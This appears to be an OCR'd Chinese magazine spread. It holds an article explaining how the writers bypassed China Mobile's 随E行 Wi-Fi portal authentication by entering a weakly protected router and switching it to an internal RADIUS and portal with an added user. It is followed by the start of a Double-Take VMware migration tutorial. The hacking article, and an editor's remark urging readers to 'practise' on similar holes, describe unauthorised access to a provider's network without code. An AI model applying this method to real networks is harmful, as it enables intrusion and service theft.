文 睡虫／moon

上次我们一起对移动无线 WLAN 随 E 行进行了安全检测，成功绕过了移动的认证。今天我们来分析一下整个网络的拓扑和协议分析，以及无线随 E 行的认证方式，我们是怎么绕过的，我们猜测的拓扑图如图 1 所示。




图 1



图 2




图 3

（图 1、此图为推断的逻辑拓扑，并非物理拓扑）。

首先，我们来了解几个相关的名词。就是上次我们破解最关键的时候看到过的，RADIUS 服务器和 potal 服务器：RADIUS 是基于 UDP 的一种客户机／服务器协议。RADIUS 服务器通常是网络访问服务器。通俗地讲，就是运行有一个用户认证数据库的一台服务器。而 portal 是一种 web 应用，通常用来提供个性化、单次登录、聚集各个信息源的内容，并作为信息系统表现层的宿主。聚集是指将来自各个信息源的内容集成到一个 web 页面里的活动。单次登录是指只需登录 portal 服务器一次，就可以访问所有其它的应用。最后还有一个名词就是 3A（Authentication、Authorization、Accounting）（认证／授权／计费）服务器。

现在把枯燥的文字具体一些。在我们上次的破解之旅中，我们在未绕过正常验证之前，无线路由器的配置是外部 RADIUS+ 外部 portal 认证的方式。当我们要访问外网的时候，我们的数据首先会被路由器进行汇聚，然后访问 RADIUS 服务器，在 RADIUS 服务器的数据库进行身份校验，因为我们没有正常登录，所以身份校验会失败。然后我们所有对外的访问都会被 portal 服务器推送到移动的随 E 行认证页面（第一个认证页面，如图 2），要求我们进行身份认证。

而我们通过这个认证页面正常登录，并且身份认证成功的话，我们便可以正常的对外访问。在这里我还有一点补充，移动随 E 行正常认证后，必须保持认证成功页面不可以关闭（另一个效果是为了方便下线），这个就是 portal 的单次登录和聚集的特性。也就是说以后每次我们对外的访问，都不需要再次进行认证。而 RADIUS 服务器就是 3A 服务器的角色。

当我们破解后，我们把路由器配置为内部 RADIUS+ 内部 portal 认证的模式，从此刻开始，最主要的改变就是我们改变了聚集后的数据的认证流向。数据不再是经由外部 RADIUS 进行认证，而是转向访问内部 RADIUS 服务器，（而我们在路由器的添加用户配置页面，添加了一个用户，其实就是在内部 RADIUS 服务器的认证数据库里面添加了一个合法的用户）。此时，外部访问的数据被汇聚后，在内部 RADIUS 服务器进行验证，转到了第二个认证页面如图 3 所示，我们登录验证后，就能以一个合法用户的身份对外访问了。

这个能绕过认证的漏洞，严格来说，是管理员配置不当造成的。首先，管理员没有对路由器设置 MAC 过滤，其次是没有给路由器设置一个强大的密码，使得我们可以访问到路由器并修改路由器的配置，还有就是网管没有实现重复功能的限制，没有采用最小化权限把不使用的功能关闭、禁用或者卸载掉。

这篇文章可能很枯燥，我写这篇文章是希望大家对网络能知其然，也能知其所以然。能真正理解网络工作的原理和过程。真正提高自己的技术。

（后记：在我写这篇稿子的时候，已经很欣慰地看到管理员修改了路由器的登录密码，可惜也仅此而已，依然没有进行 MAC 过滤。）

编辑点评： *像这样的漏洞应该还有很多，大家可以练练手，但是千万不要搞破坏啊！* 无线黑客

简简单单移植测试系统至 VMWare 之 Double-Take 篇

管理维护

文 smallrascal

第二篇讲解了如何利用 VMWare Converter 进行系统移植，相对于 Ghost 简单了许多。本篇将继续第三种方法——**Double-Take**，它提供了全方位的高可用性、灾难恢复、全服务器备份、实时服务器迁移及工作站和服务器配置等功能。

首先我们需要在虚拟机上准备——虚拟系统平台，此系统必须与需要移植的源系统是一致的，比如本例中的源系统是 Windows Server 2003，那么虚拟机上的系统也必须是 Windows Server 2003，Service Pack 是否一致无所谓，不过尽量保持一致，这样在后面的移植中可以节省时间。

接着我们在源系统及虚拟系统上都安装Double-Take for Windows版本，如图 1 及图 2 所示。


之后弹出是否检测更新版本，这里则选择“No,skip this step and continue the current installation”来跳过检测直接安装当前版本，如图 3 所示。

点击“Next”到输入激活码，如图 4 所示。

输入完成后“Next”，下面需要我们选择安装客户端还是服务端，如果搞不清楚到底应该安装哪个版本，可以直接选择第一项将客户端和服务端都安装上去，如图 5 所示。

“Next”后就需要设置分配给 Double-Take 所使用的内存，“Total system memory”显示的是系统总的物理内存，“Available system memory”则是剩余可用的物理内存，“Maximum system memory for Double-Take queue（32MB…1024MB）”是指定分配给 Double-Take 使用的内存。这里的分配很有讲究，既要不影响源系统的运行，又要让 Double-Take 运行的流畅，经过多次测试，**一般选择剩余可用物理内存的 30% 到 40%**，如图 6 所示。

点击“Next”进入 Double-Take 使用的磁盘空间设置。Double-Take 会在需要移植的分区中开辟出一块空间来存放文件，有点类似于各大笔记本厂商所做的系统还原隐藏分区，这里的不同就在于同分区且未隐藏。“Maximum Disk Space Usage (Unlimited or a value)”是指分配给






图1 图2 安装Double-Take for Windows版本




图3 跳过检测更新版本




图4 输入激活码




图5 选择安装客户端还是服务端

